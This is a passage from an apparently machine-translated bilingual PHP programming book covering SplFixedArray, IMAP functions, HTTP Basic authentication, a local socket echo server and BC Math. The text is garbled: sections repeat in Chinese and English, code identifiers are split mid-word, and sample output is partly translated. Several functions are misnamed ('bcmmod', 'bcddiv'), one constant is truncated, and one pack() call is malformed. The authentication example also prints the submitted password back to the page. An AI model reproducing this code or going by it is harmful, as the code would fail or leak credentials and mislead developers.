This makes SplFixedArrays more efficient than normal PHP arrays in one particular way. They are more compact so they require less memory.

Instantiating the array

SplFixedArray is implemented as an object, but it can be accessed with the same familiar syntax that you access a normal PHP array since they implement the ArrayAccess interface. They also implement Countable and Iterator interfaces so they behave the same way you'd be used to arrays behaving in PHP (i.e. things like count(\$arr) and foreach(\$arr as \$k => \$v) work the same way for SplFixedArray as they do normal arrays in PHP).

The SplFixedArray constructor takes one argument, which is the size of the array.

```
$arr = new SplFixedArray(4);
```

```
$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {echo "
    $key => $value";
}
```

这会给你预期的结果。

```
0 => foo 1 => bar 2 => baz 3 =>
```

这也按预期工作。

```
var_dump(count($arr));
```

给我们...

```
int(4)
```

请注意，在SplFixedArray中，与普通的PHP数组不同，键确实表示我们数组中元素的顺序，因为它是一个真正的索引，而不仅仅是一个映射。

调整数组大小

只需记住，由于数组大小是固定的，count总是返回相同的值。所以虽然unset(\$arr[1]) 会导致 \$arr[1] === null，count(\$arr) 仍然保持为 4。

所以要调整数组大小，你需要调用setSize方法。

```
$arr->setSize(3);var_d
ump(count($arr));foreach($
arr as $key => $value) {echo "$key =>
    $value";
}
```

现在我们得到...

```
int(3) 0 => foo 1 => 2 => baz 导入到 SplFixedArray & 从 SplFixedArray 导出你也
```

可以使用fromArray和toArray方法将普通 PHP 数组导入到 SplFixedArray 或从 SplFixedArray 导出。

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "";
}
```

```
1 2 3 4 5
```

反向操作。

```
$fixedArray = new SplFixedArray(5);
```

```
$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

This gives you what you would expect.

```
0 => foo 1 => bar 2 => baz 3 =>
```

This also works as expected.

```
var_dump(count($arr));
```

Gives us...

```
int(4)
```

Notice in SplFixedArray, unlike a normal PHP Array, the key does depict the order of the element in our array, because it is a *true index* and not just a *map*.

Resizing the array

Just keep in mind that because the array is of a fixed size, count will always return the same value. So while unset(\$arr[1]) will result in \$arr[1] === null, count(\$arr) still remains 4.

So to resize the array you will need to call on the setSize method.

```
$arr->setSize(3);
var_dump(count($arr));
foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Now we get...

```
int(3) 0 => foo 1 => 2 => baz Import to SplFixedArray & Export from SplFixedArray
```

You can also import/export a normal PHP Array into and out of an SplFixedArray with the fromArray and toArray methods.

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1 2 3 4 5
```

Going the other way.

```
$fixedArray = new SplFixedArray(5);
```

```
$fixedArray[0] = 1;  
$fixedArray[1] = 2;  
$fixedArray[2] = 3;  
$fixedArray[3] = 4;  
$fixedArray[4] = 5;  
  
$array = $fixedArray->toArray();  
  
foreach($array as $value) {  
    echo $value, "";  
}
```

1 2 3 4 5

```
$fixedArray[0] = 1;  
$fixedArray[1] = 2;  
$fixedArray[2] = 3;  
$fixedArray[3] = 4;  
$fixedArray[4] = 5;  
  
$array = $fixedArray->toArray();  
  
foreach($array as $value) {  
    echo $value, "\n";  
}
```

1 2 3 4 5

第81章：IMAP

第81.1节：连接邮箱

要使用IMAP账户，首先需要连接到它。为此，您需要指定一些必需的参数：

- 邮件服务器的服务器名称或IP地址
- 您希望连接的端口
 - IMAP端口为143或993（安全）
 - POP端口为110或995（安全）
 - SMTP端口为25或465（安全）
 - NNTP端口为119或563（安全）
- 连接标志（见下文）

标志	描述	选项默认值
/service=service	使用的服务类型	imap, pop3, imap nntp, smtp
/user=user	用于服务器登录的远程用户名	
/authuser=user	远程认证用户；如果指定，则使用该用户名的密码（例如管理员）	
/anonymous	以匿名用户身份远程访问	
/debug	在应用程序的调试日志中记录协议遥测	禁用
/secure	不要通过网络传输明文密码	
/norsh	不要使用 rsh 或 ssh 来建立预认证的 IMAP 会话	
/ssl	使用安全套接字层加密会话	
/验证-证书	TLS/SSL 服务器的证书	启用
/novalidate-cert	不验证来自TLS/SSL服务器的证书，如果服务器使用自签名证书则需要此选项 签署的证书。请谨慎使用	禁用
/tls	强制使用 start-TLS 加密会话，并拒绝连接不支持该功能的服务器	
/notls	即使服务器支持，也不使用 start-TLS 加密会话	
/readonly	请求以只读方式打开邮箱（仅限 IMAP；NNTP 忽略此项，SMTP 和 PO P3 会报错）	

您的连接字符串看起来大致如下：

```
{imap.example.com:993/imap/tls/secure}
```

请注意，如果连接字符串中的任何字符是非 ASCII 字符，必须使用 [utf8_encode\(\\$string\)](#) 进行编码。

要连接邮箱，我们使用 `imap_open` 命令，该命令返回指向流的资源值：

```
<?php  
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");  
if ($mailbox === false) {  
    echo "连接服务器失败";  
}
```

Chapter 81: IMAP

Section 81.1: Connecting to a mailbox

To do anything with an IMAP account you need to connect to it first. To do this you need to specify some required parameters:

- The server name or IP address of the mail server
- The port you wish to connect on
 - IMAP is 143 or 993 (secure)
 - POP is 110 or 995 (secure)
 - SMTP is 25 or 465 (secure)
 - NNTP is 119 or 563 (secure)
- Connection flags (see below)

Flag	Description	Options	Default
/service=service	Which service to use	imap, pop3, imap nntp, smtp	imap
/user=user	remote user name for login on the server		
/authuser=user	remote authentication user; if specified this is the user name whose password is used (e.g. administrator)		
/anonymous	remote access as anonymous user		
/debug	record protocol telemetry in application's debug log		disabled
/secure	do not transmit a plaintext password over the network		
/norsh	do not use rsh or ssh to establish a preauthenticated IMAP session		
/ssl	use the Secure Socket Layer to encrypt the session		
/validate-cert	certificates from TLS/SSL server		enabled
/novalidate-cert	do not validate certificates from TLS/SSL server, needed if server uses self-signed certificates. USE WITH CAUTION		disabled
/tls	force use of start-TLS to encrypt the session, and reject connection to servers that do not support it		
/notls	do not do start-TLS to encrypt the session, even with servers that support it		
/readonly	request read-only mailbox open (IMAP only; ignored on NNTP, and an error with SMTP and POP3)		

Your connection string will look something like this:

```
{imap.example.com:993/imap/tls/secure}
```

Please note that if any of the characters in your connection string is non-ASCII it must be encoded with [utf8_encode\(\\$string\)](#).

To connect to the mailbox, we use the `imap_open` command which returns a resource value pointing to a stream:

```
<?php  
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");  
if ($mailbox === false) {  
    echo "Failed to connect to server";  
}
```

第81.2节：安装IMAP扩展

要在PHP中使用IMAP函数，您需要安装IMAP扩展：

Debian/Ubuntu 使用 PHP5

```
sudo apt-get install php5-imap  
sudo php5enmod imap
```

Debian/Ubuntu 使用 PHP7

```
sudo apt-get install php7.0-imap
```

基于YUM的发行版

```
sudo yum install php-imap
```

Mac OS X 使用 php5.6

```
brew reinstall php56 --with-imap
```

第81.3节：列出邮箱中的所有文件夹

连接到邮箱后，您会想查看里面的内容。第一个有用的命令是imap_list。第一个参数是您从imap_open获得的资源，第二个是您的邮箱字符串，第三个是模糊搜索字符串（*用于匹配任意模式）。

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");  
if ($folders === false) {  
    echo "无法列出邮箱中的文件夹";  
} else {  
    print_r($folders);  
}
```

输出应类似如下

```
数组  
(  
    [0] => {imap.example.com:993/imap/tls/secure}INBOX  
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent  
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts  
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk  
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash  
)
```

您可以使用第三个参数来过滤这些结果，如下所示：

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*Sent");
```

现在结果只包含名称中带有.Sent的条目：

```
数组  
(  
    [0] => {imap.example.com:993/imap/tls/secure}收件箱.已发送  
)
```

Section 81.2: Install IMAP extension

To use the [IMAP functions](#) in PHP you'll need to install the IMAP extension:

Debian/Ubuntu with PHP5

```
sudo apt-get install php5-imap  
sudo php5enmod imap
```

Debian/Ubuntu with PHP7

```
sudo apt-get install php7.0-imap
```

YUM based distro

```
sudo yum install php-imap
```

Mac OS X with php5.6

```
brew reinstall php56 --with-imap
```

Section 81.3: List all folders in the mailbox

Once you've connected to your mailbox, you'll want to take a look inside. The first useful command is [imap_list](#). The first parameter is the resource you acquired from [imap_open](#), the second is your mailbox string and the third is a fuzzy search string (* is used to match any pattern).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");  
if ($folders === false) {  
    echo "Failed to list folders in mailbox";  
} else {  
    print_r($folders);  
}
```

The output should look similar to this

```
Array  
(  
    [0] => {imap.example.com:993/imap/tls/secure}INBOX  
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent  
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts  
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk  
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash  
)
```

You can use the third parameter to filter these results like this:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*Sent");
```

And now the result only contains entries with .Sent in the name:

```
Array  
(  
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent  
)
```

注意: 使用 * 作为模糊搜索将递归返回所有匹配项。如果使用 % 则只会返回指定当前文件夹中的匹配项。

第81.4节：在邮箱中查找邮件

您可以使用 `imap_headers` 返回邮箱中所有邮件的列表。

```
<?php  
$headers = imap_headers($mailbox);
```

结果是一个字符串数组，格式如下：

```
[标志] [邮件-ID])[日-月-年] [发件人地址] [主题截断至 25 字符] ([大小] 字符)
```

以下是每行可能的示例：

```
A 1)19-Aug-2016 someone@example.com 邮件主题 (1728 字符)  
D 2)19-Aug-2016 someone@example.com 回复: 邮件主题 (22840 字符)  
U 3)19-Aug-2016 someone@example.com 回复: 回复: 邮件主题 (1876 字符)  
N 4)19-Aug-2016 someone@example.com 回复: 回复: 回复: 邮件主题 (1741 字符)
```

符号	标志	含义
A	已回复的消息	
D	已删除 消息已删除 (但未移除)	
F	已标记 消息已标记/加星以引起注意	
N	新消息 消息是新的且未被查看	
R	最近的消息 消息是新的且已被查看	
U	未读 消息未被阅读	
X	草稿 消息为草稿	

请注意，此调用可能需要相当长的时间运行，并且可能返回非常大的列表。

另一种方法是根据需要加载单个消息。您的每封电子邮件都被分配了一个从1（最旧）到`imap_num_msg($mailbox)`的ID值。

有许多函数可以直接访问电子邮件，但最简单的方法是使用`imap_header`，它返回结构化的头部信息：

```
<?php  
$header = imap_headerinfo($mailbox , 1);  
  
stdClass 对象  
(  
[date] => 星期三, 19 10月 2011 17:34:52 +0000  
[subject] => 消息主题  
[message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>  
[references] => <ec129beef8a113c941ad68bd9ae9@example.com>  
[toaddress] => 某人 其他 <someoneelse@example.com>  
[to] => 数组  
(  
[0] => stdClass 对象  
(  
[personal] => 某人 其他  
[mailbox] => someoneelse  
[host] => example.com  
)
```

Note: Using * as a fuzzy search will return all matches recursively. If you use % it will return only matches in the current folder specified.

Section 81.4: Finding messages in the mailbox

You can return a list of all the messages in a mailbox using `imap_headers`.

```
<?php  
$headers = imap_headers($mailbox);
```

The result is an array of strings with the following pattern:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Here's a sample of what each line could look like:

```
A 1)19-Aug-2016 someone@example.com Message Subject (1728 chars)  
D 2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)  
U 3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)  
N 4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Symbol	Flag	Meaning
A	Answered	Message has been replied to
D	Deleted	Message is deleted (but not removed)
F	Flagged	Message is flagged/stared for attention
N	New	Message is new and has not been seen
R	Recent	Message is new and has been seen
U	Unread	Message has not been read
X	Draft	Message is a draft

Note that this call could take a fair amount of time to run and may return a very large list.

An alternative is to load individual messages as you need them. Your emails are each assigned an ID from 1 (the oldest) to the value of `imap_num_msg($mailbox)`.

There are a number of functions to access an email directly, but the simplest way is to use `imap_header` which returns structured header information:

```
<?php  
$header = imap_headerinfo($mailbox , 1);  
  
stdClass Object  
(  
[date] => Wed, 19 Oct 2011 17:34:52 +0000  
[subject] => Message Subject  
[message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>  
[references] => <ec129beef8a113c941ad68bd9ae9@example.com>  
[toaddress] => Some One Else <someoneelse@example.com>  
[to] => Array  
(  
[0] => stdClass Object  
(  
[personal] => Some One Else  
[mailbox] => someoneelse  
[host] => example.com  
)
```

```
)  
[fromaddress] => 某人 <someone@example.com>  
[from] => 数组  
(  
    [0] => stdClass 对象  
(  
        [personal] => 某人  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[reply_toaddress] => 某人 <someone@example.com>  
[reply_to] => 数组  
(  
    [0] => stdClass 对象  
(  
        [personal] => 某人  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[senderaddress] => 某人 <someone@example.com>  
[sender] => 数组  
(  
    [0] => stdClass 对象  
(  
        [personal] => 某人  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[Recent] =>  
[Unseen] =>  
[Flagged] =>  
[Answered] =>  
[Deleted] =>  
[Draft] =>  
[Msgno] => 1  
[MailDate] => 19-十月-2011 17:34:48 +0000  
[Size] => 1728  
[udate] => 1319038488
```

```
)  
[fromaddress] => Some One <someone@example.com>  
[from] => Array  
(  
    [0] => stdClass Object  
(  
        [personal] => Some One  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[reply_toaddress] => Some One <someone@example.com>  
[reply_to] => Array  
(  
    [0] => stdClass Object  
(  
        [personal] => Some One  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[senderaddress] => Some One <someone@example.com>  
[sender] => Array  
(  
    [0] => stdClass Object  
(  
        [personal] => Some One  
        [mailbox] => someone  
        [host] => example.com  
)  
)  
[Recent] =>  
[Unseen] =>  
[Flagged] =>  
[Answered] =>  
[Deleted] =>  
[Draft] =>  
[Msgno] => 1  
[MailDate] => 19-Oct-2011 17:34:48 +0000  
[Size] => 1728  
[udate] => 1319038488
```

第82章：HTTP认证

本节我们将制作一个HTTP头认证脚本。

第82.1节：简单认证

请注意：仅将此代码放在页面头部，否则将无法工作！

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo '如果用户点击取消按钮要发送的文本';
    exit;
}
echo "<p>你好 {$_SERVER['PHP_AUTH_USER']}。</p>";
$user = $_SERVER['PHP_AUTH_USER']; //保存信息
echo "<p>你输入了 {$_SERVER['PHP_AUTH_PW']} 作为你的密码。</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //保存密码 (可选添加加密) !
?>
//你的html页面
```

Chapter 82: HTTP Authentication

In this topic we gonna make a HTTP-Header authenticate script.

Section 82.1: Simple authenticate

PLEASE NOTE: ONLY PUT THIS CODE IN THE HEADER OF THE PAGE, OTHERWISE IT WILL NOT WORK!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption) !
?>
//Your html page
```

第83章：WebSockets

socket扩展的使用实现了基于流行的BSD套接字的套接字通信函数的低级接口，提供了作为套接字服务器和客户端的可能性。

第83.1节：简单的TCP/IP服务器

基于PHP手册示例的最小示例，见此处：<http://php.net/manual/en/sockets.examples.php>

创建一个监听端口5000的websocket脚本，使用putty或终端运行 `telnet 127.0.0.1 5000` (本地主机)。此脚本会回复你发送的消息 (作为回显)

```
<?php
set_time_limit(0); // 禁用超时
ob_implicit_flush(); // 禁用输出缓存

// 设置
$address = '127.0.0.1';
$port = 5000;

/*
function socket_create ( int $domain , int $type , int $protocol )
    $domain 可以是 AF_INET、AF_INET6 (用于 IPV6) 、AF_UNIX (用于本地通信协议)
    $protocol 可以是 SOL_TCP、SOL_UDP (TCP/UDP)
@returns 成功时返回 true
*/
if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {echo "无法创建套接字".socket_strerror(socket_last_error())."";}

/*
socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    绑定套接字以监听地址和端口
*/
if (socket_bind($socket, $address, $port) === false) {echo "绑定错误 ".socket_strerror(socket_last_error($socket)) ."";}

if (socket_listen($socket, 5) === false) {
    echo "监听失败 ".socket_strerror(socket_last_error($socket)) ."";}

do {
    if (($msgsock = socket_accept($socket)) === false) {echo "错误: socket_accept: " . socket_strerror(socket_last_error($socket)) . "";break;}
}

/* 发送欢迎消息.*/
$msg = "PHP Websocket ";// 监听

用户输入
do {
    if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {echo "套接字读取错误: ".socket_strerror(socket_last_error($msgsock)) . "";
```

Chapter 83: WebSockets

Usage of socket extension implements a low-level interface to the socket communication functions based on the popular BSD sockets, providing the possibility to act as a socket server as well as a client.

Section 83.1: Simple TCP/IP server

Minimal example based on PHP manual example found here: <http://php.net/manual/en/sockets.examples.php>

Create a websocket script that listens to Port 5000 Use putty, terminal to run `telnet 127.0.0.1 5000` (localhost). This script replies with the message you sent (as a ping-back)

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;

/*
function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP (TCP/UDP)
@returns true on success
*/
if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}

/*
socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/
if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($socket)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}

do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
        }
    }
}
```

```
        break 2;
    }
    if (!$buf = trim($buf)) {
        continue;
    }

    // 回复用户他们的信息
    $talkback = "PHP: 你说的是 '$buf'.";socket_writ
    e($msgsock, $talkback, strlen($talkback));
    // 在终端打印消息
    echo "$buf";

} while (true);
socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

```
        break 2;
    }
    if (!$buf = trim($buf)) {
        continue;
    }

    // Reply to user with their message
    $talkback = "PHP: You said '$buf'.\n";
    socket_write($msgsock, $talkback, strlen($talkback));
    // Print message in terminal
    echo "$buf\n";

} while (true);
socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

第84章：BC数学（二进制计算器）

bcadd *添加两个任意精度数字。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

bccomp *比较两个任意精度数字。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置比较中使用的小数点后位数。

bcddiv *除以两个任意精度数字。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

bcmmod *获取任意精度数的模数。*

left_operand 左操作数，作为字符串。

模数 模数，作为字符串。

bcmul *乘以两个任意精度数。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

bcpow *将一个任意精度数提升到另一个数的幂。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

bcpowmod *将一个任意精度数提升到另一个数的幂，并对指定模数取模。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

模数 模数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

bcscale *为所有bc数学函数设置默认的缩放参数。*

scale 缩放因子。

bcsqrt *获取任意精度数字的平方根。*

操作数 作为字符串的操作数。

scale 一个可选参数，用于设置结果中小数点后的位数。

bcsub *从一个任意精度数字中减去另一个。*

left_operand 左操作数，作为字符串。

right_operand 右操作数，作为字符串。

scale 一个可选参数，用于设置结果中小数点后的位数。

二进制计算器可用于计算任意大小和精度（最高可达2147483647-1位小数）的数字，格式为字符串。二进制计算器比PHP的浮点计算更精确。

Chapter 84: BC Math (Binary Calculator)

bcadd *Add two arbitrary precision numbers.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bccomp *Compare two arbitrary precision numbers.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place which will be used in the comparison.

bcddiv *Divide two arbitrary precision numbers.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bcmmod *Get modulus of an arbitrary precision number.*

left_operand The left operand, as a string.

modulus The modulus, as a string.

bcmul *Multiply two arbitrary precision numbers.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bcpow *Raise an arbitrary precision number to another.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bcpowmod *Raise an arbitrary precision number to another, reduced by a specified modulus.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

modulus The modulus, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bcscale *Set default scale parameter for all bc math functions.*

scale The scale factor.

bcsqrt *Get the square root of an arbitrary precision number.*

operand The operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

bcsub *Subtract one arbitrary precision number from another.*

left_operand The left operand, as a string.

right_operand The right operand, as a string.

scale A optional parameter to set the number of digits after the decimal place in the result.

The Binary Calculator can be used to calculate with numbers of any size and precision up to 2147483647-1 decimals, in string format. The Binary Calculator is more precise than the float calculation of PHP.

Section 84.1: Using bcmath to read/write a binary long on 32-

位系统

在32位系统上，大于0xFFFFFFFF的整数无法以原始形式存储，而介于0x0000000080000000和0x7FFFFFFFFFFFFF之间的整数可以在64位系统上以原始形式存储，但不能在32位系统上存储（有符号长长整型）。然而，由于64位系统和许多其他语言支持存储有符号长长整型整数，有时需要以精确值存储该范围的整数。有几种方法可以实现，例如创建一个包含两个数字的数组，或将整数转换为其十进制的可读形式。这有几个优点，比如方便向用户展示，以及能够直接用bcmath进行操作。

pack/unpack方法可用于在数字的二进制字节和十进制形式之间转换（两者类型均为string，但一个是二进制，一个是ASCII），但它们总是尝试在32位系统上将ASCII字符串转换为32位整数。以下代码片段提供了一个替代方案：

```
/* 在64位系统上使用 pack("J") 或 pack("p") */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // 如果 $ascii < 0
        // 18446744073709551616 等于 (1 << 64)
        // 记得加引号，否则数字会被解析为浮点字面量
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" 是大端16位无符号短整型。小端使用 "v"。
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536") .
        pack("n", bcmmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // 如果 $binary 是有符号的 long long 类型
    // 9223372036854775808 等于 (1 << 63) (注意该表达式实际上即使在64位系统上也无法正常工作)

    if(bccomp($result, "9223372036854775808") !== -1) { // 如果 $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result 减去 (1 << 64)
    }
    return $result;
}
```

bit system

On 32-bit systems, integers greater than `0x7FFFFFFF` cannot be stored primitively, while integers between `0x0000000080000000` and `0x7FFFFFFFFFFFFF` can be stored primitively on 64-bit systems but not 32-bit systems (`signed long long`). However, since 64-bit systems and many other languages support storing `signed long long` integers, it is sometimes necessary to store this range of integers in exact value. There are several ways to do so, such as creating an array with two numbers, or converting the integer into its decimal human-readable form. This has several advantages, such as the convenience in presenting to the user, and the ability to manipulate it with bcmath directly.

The `pack/unpack` methods can be used to convert between binary bytes and decimal form of the numbers (both of type `string`, but one is binary and one is ASCII), but they will always try to cast the ASCII string into a 32-bit int on 32-bit systems. The following snippet provides an alternative:

```
/* Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536") .
        pack("n", bcmmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

第84.2节：BCMath与浮点数算术运算的比较

bcadd 与 float+float

```
var_dump('10' + '-9.99');           // float(0.009999999999998)
var_dump(10 + -9.99);                // float(0.009999999999998)
var_dump(10.00 + -9.99);             // float(0.009999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.010000000000000000000000"
```

bcsub 与 浮点数-浮点数

Section 84.2: Comparison between BCMath and float arithmetic operations

bcadd vs float+float

```
var_dump('10' + '-9.99');           // float(0.009999999999998)
var_dump(10 + -9.99);                // float(0.009999999999998)
var_dump(10.00 + -9.99);             // float(0.009999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.010000000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.009999999999998)
var_dump(10 - 9.99);              // float(0.009999999999998)
var_dump(10.00 - 9.99);           // float(0.009999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.010000000000000000000000"
```

bcmul 与 整数*整数

```
var_dump('5.00' * '2.00');        // float(10)
var_dump(5.00 * 2.00);            // float(10)
var_dump(bcmul('5.0', '2', 20));   // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));     // string(2) "10"
```

bcmul 与 浮点数*浮点数

```
var_dump('1.6767676767' * '1.6767676767');      // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);            // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv 与 浮点数/浮点数

```
var_dump('10' / '3.01');          // float(3.3222591362126)
var_dump(10 / 3.01);              // float(3.3222591362126)
var_dump(10.00 / 3.01);           // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

```
var_dump('10' - '9.99');           // float(0.009999999999998)
var_dump(10 - 9.99);              // float(0.009999999999998)
var_dump(10.00 - 9.99);           // float(0.009999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.010000000000000000000000"
```

bcmul vs int*int

```
var_dump('5.00' * '2.00');        // float(10)
var_dump(5.00 * 2.00);            // float(10)
var_dump(bcmul('5.0', '2', 20));   // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));     // string(2) "10"
```

bcmul vs float*float

```
var_dump('1.6767676767' * '1.6767676767');      // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);            // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float/float

```
var_dump('10' / '3.01');          // float(3.3222591362126)
var_dump(10 / 3.01);              // float(3.3222591362126)
var_dump(10.00 / 3.01);           // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

第85章：Docker部署

